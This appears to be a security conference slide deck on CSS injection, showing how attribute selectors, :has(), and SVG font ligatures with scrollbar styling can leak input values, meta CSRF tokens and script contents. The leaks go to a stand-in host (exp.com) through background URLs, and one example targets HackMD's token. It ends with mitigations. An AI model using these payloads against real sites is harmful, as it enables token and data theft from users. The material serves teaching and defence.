


Attacking web without JS

CSS Injection

Huli from Cymetrics / OneInfinity @ CYBERSEC 2022



About



Huli

- Security Researcher at Cymetrics / OneInfinity
- CTF player at Water Paddler
- <https://blog.huli.tw/>

Front-end Security

Front-end Security

=> XSS(Cross-Site Scripting)

Front-end Security

=> XSS(Cross-Site Scripting)

IE7 (15 years ago)

```
<p style="
  x:expression(alert(1))
">
```

CSS injection
=> Steal data via CSS

⇒ CSS injection
How?
⇒ Steal data via CSS

```
input[value^="a"] {  
  background: url("//exp.com?a");  
}
```

CSS selectors

```
input[value^="a"] // prefix  
input[value$="a"] // suffix  
input[value*="a"] // contains
```

Steal input value

```
<form>  
  <input type=hidden name=token value=abc123>  
  <input name="action" value="update">  
  <input type="submit">  
</form>
```

Steal input value

```
<form>  
  <input type=hidden name=token value=abc123>  
  <input name="action" value="update">  
  <input type="submit">  
</form>
```

```
input[value^="a"] {  
  background: url("//exp.com?a");  
}
```



Steal input value

```
<form>  
  <input type=hidden name=token value=abc123>  
  <input name="action" value="update">  
  <input type="submit">  
</form>
```

```
input[value^="a"] + input {  
  background: url("//exp.com?a");  
}
```



Steal input value

```
<form>  
  <input name="action" value="update">  
  <input type="submit">  
  <input type=hidden name=token value=abc123>  
</form>
```

has: to the rescue

```
<form>  
  <input name="action" value="update">  
  <input type="submit">  
  <input type=hidden name=token value=abc123>  
</form>
```

```
form:has(input[value^="a"]) {  
  background: url("//exp.com?a");  
}
```



:has() CSS relational pseudo-class - WD

Select elements containing specific content. For example, `a:has(img)` selects all `<a>` elements that contain an `` child.

Current aligned

Usage relative

Date relative

Filtered

All



Chrome	Edge *	Safari	Firefox	Opera	IE
4-100		3.1-15.3	2-102		
¹ 101-104	12-104	15.4-15.6	² 103	10-90	6-10
105	105	16.0	² 104	91	11
106-108		16.1-TP	² 105-106		


Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```

Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```

```
meta[content^="a"] {  
  background: url(//exp.com?a);  
}
```



Steal meta content

```
... <meta name="token" content="abc123"> == $0
  </head>
  ▶ <body>...</body>
</html>
```

html head meta

Styles Computed Layout Event Listeners >>

Filter :hov .cls +  

```
element.style {
}
meta[content^="a"] {                                test.html:9
  background: ▶ url(https://exp.com?a);
}
meta {                                              user agent stylesheet
  display: none;
}
```



Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```

```
meta {  
  display: block;  
}  
meta[content^="a"] {  
  background: url(//exp.com?a);  
}
```

Steal meta content


```
<head>  
  <meta name=token content=abc123>  
</head>
```

```
meta {  
  display: block;  
}  
meta[content^="a"] {  
  background: url(//exp.com?a);  
}
```



Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```



The image shows a browser developer tools window with the 'Styles' panel open. The 'head' element is selected, and the 'Styles' pane shows a CSS rule for 'head' with 'display: none;' highlighted in red. The rule is attributed to 'user agent stylesheet'. A large red 'X' is overlaid on the right side of the image.


```
html head  
Styles Computed Layout Event Listeners >>  
Filter :hov .cls + [Print] [Back]  
element.style {  
}  
head { user agent stylesheet  
  display: none;  
}
```

Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```

```
meta, head {  
  display: block;  
}  
meta[content^="a"] {  
  background: url(//exp.com?a);  
}
```





Elements Performance insights

```
<!DOCTYPE html>  
<html>  
  <head>  
    ... <meta name="token" content="abc123"> == $0
```

html head meta

Styles Computed Layout Event Listeners DOM

Filter

```
element.style {  
}  
  
meta[content^="a"] {  
  height: 100px;  
  background: ▶ ■ red;  
}
```

abc123

Elements Performance insights

```
<!DOCTYPE html>
<html>
  <head>
    ... <meta name="token" content="abc123">...</>
```

html head meta

Styles Computed Layout Event Listeners

Filter

```
element.style {
}

meta, head {
  display: block;
}

meta {
  display: none;
}

Pseudo ::before element

meta:before {
  content: attr(content);
  font-size: 50px;
}
```

Steal HackMD CSRF token

```
<meta name="mobile-web-app-capable" content="yes">
<meta property="og:image" content="https://hackmd.io/images/media/HackMD-og.jpg">
<meta property="fb:app_id" content="1436904003272070">
<meta name="realtime-register-serverurl" content="https://hackmd.io/realtime-reg">
... <meta name="csrf-token" content="XpcPZett-Aw6arXPHCkUB69wfY2ZhPQQ0oqU"> == $0
<title>HackMD - Markdown 協作知識庫</title>
<link rel="icon" type="image/png" href="https://hackmd.io/favicon.png">
<link rel="apple-touch-icon" href="https://hackmd.io/apple-touch-icon.png">
<script src="https://cdn.jsdelivr.net/npm/@fortawesome/fontawesome-free@5.15.1/dist/js/fontawesome.min.js">
```

Steal HackMD CSRF token

```
#a {
  display: block;
  white-space: pre-wrap;
}

meta[name="csrf-token"], head {
  display: block;
}


meta[name="csrf-token"]
[content^="X"] {
  background: url(//example.com?X)
}
```

```
-reg">
... <meta name="csrf-token" content="XpcPZett-A
    == $0
    <title>HackMD - Markdown 協作知識庫</title>
    <link rel="icon" type="image/png" href="htt
    <link rel="apple-touch-icon" href="https://
    <script type="text/javascript" async src="h


html  head  meta
Styles  Computed  Layout  Event Listeners  >>
Filter  :hov .cls + [ [
element.style {
}
meta[name="csrf-token"][content^="X"] <style>
{
  background: url(//example.com?X);
}
```

Steal HackMD CSRF token

HackMD




Server



Steal HackMD CSRF token


HackMD




server?token=a




Server



Steal HackMD CSRF token



Steal HackMD CSRF token



Demo

Steal CSRF token != CSRF 😞

Steal any content

```
<script>  
  var secret = "abc123";  
</script>
```

Is it possible?

ligature

<i>AE</i> → <i>Æ</i>	<i>ij</i> → <i>ij</i>
<i>ae</i> → <i>æ</i>	<i>st</i> → <i>st</i>
<i>OE</i> → <i>Œ</i>	<i>ft</i> → <i>ft</i>
<i>oe</i> → <i>œ</i>	<i>et</i> → <i>&</i>
<i>ff</i> → <i>ff</i>	<i>fs</i> → <i>ß</i>
<i>fi</i> → <i>fi</i>	<i>ffi</i> → <i>ffi</i>

ligature

```
<svg>  
  <defs>  
    <font horiz-adv-x="0">  
      <font-face font-family="leak" units-per-em="1000" />  
      <glyph unicode="&quot;a" />  
      <glyph unicode="&quot;z" />  
    </font>  
  </defs>  
</svg>
```

ligature + scroll bar

```
script {  
  width: 300px;  
  display: block;  
  font-family: "leak";  
  white-space: nowrap;  
  overflow-x: auto;  
}  
script::-webkit-scrollbar {  
  background: blue;  
}  
script::-webkit-scrollbar:horizontal {  
  background: url(https://exp.com?a);  
}
```

ligature + scroll bar



A screenshot of a code editor window. The window title bar shows standard macOS window controls (red, yellow, green buttons) and navigation icons (back, forward, search, refresh). The address bar contains the file path: `file:///Users/li.hu/Documents/security-resear`. The main editing area contains a single line of code: `var secret = abc123`.

```
var secret = abc123
```



A screenshot of a code editor window, identical to the one above. The window title bar and address bar are the same. The main editing area shows the code `v r secret =` with a blue selection bar underneath. A vertical cursor is positioned at the end of the line, after the equals sign.

```
v r secret =
```

Mitigation

- Sanitization
- Content Security Policy
 - style-src
 - font-src
- Check origin/referer header
- Same-site cookie

Reference

1. https://vwzq.net/slides/2019-s3_css_injection_attacks.pdf
2. <https://x-c3ll.github.io/posts/CSS-Injection-Primitives/>
3. <https://book.hacktricks.xyz/pentesting-web/xs-search/css-injection>
4. <https://research.securitum.com/stealing-data-in-great-style-how-to-use-css-to-attack-web-application/>
5. <https://mksben.io/cm/2021/11/css-exfiltration-svg-font.html>
6. <https://github.com/masatokinugawa/css-exfiltration-svg-font/>

Q&A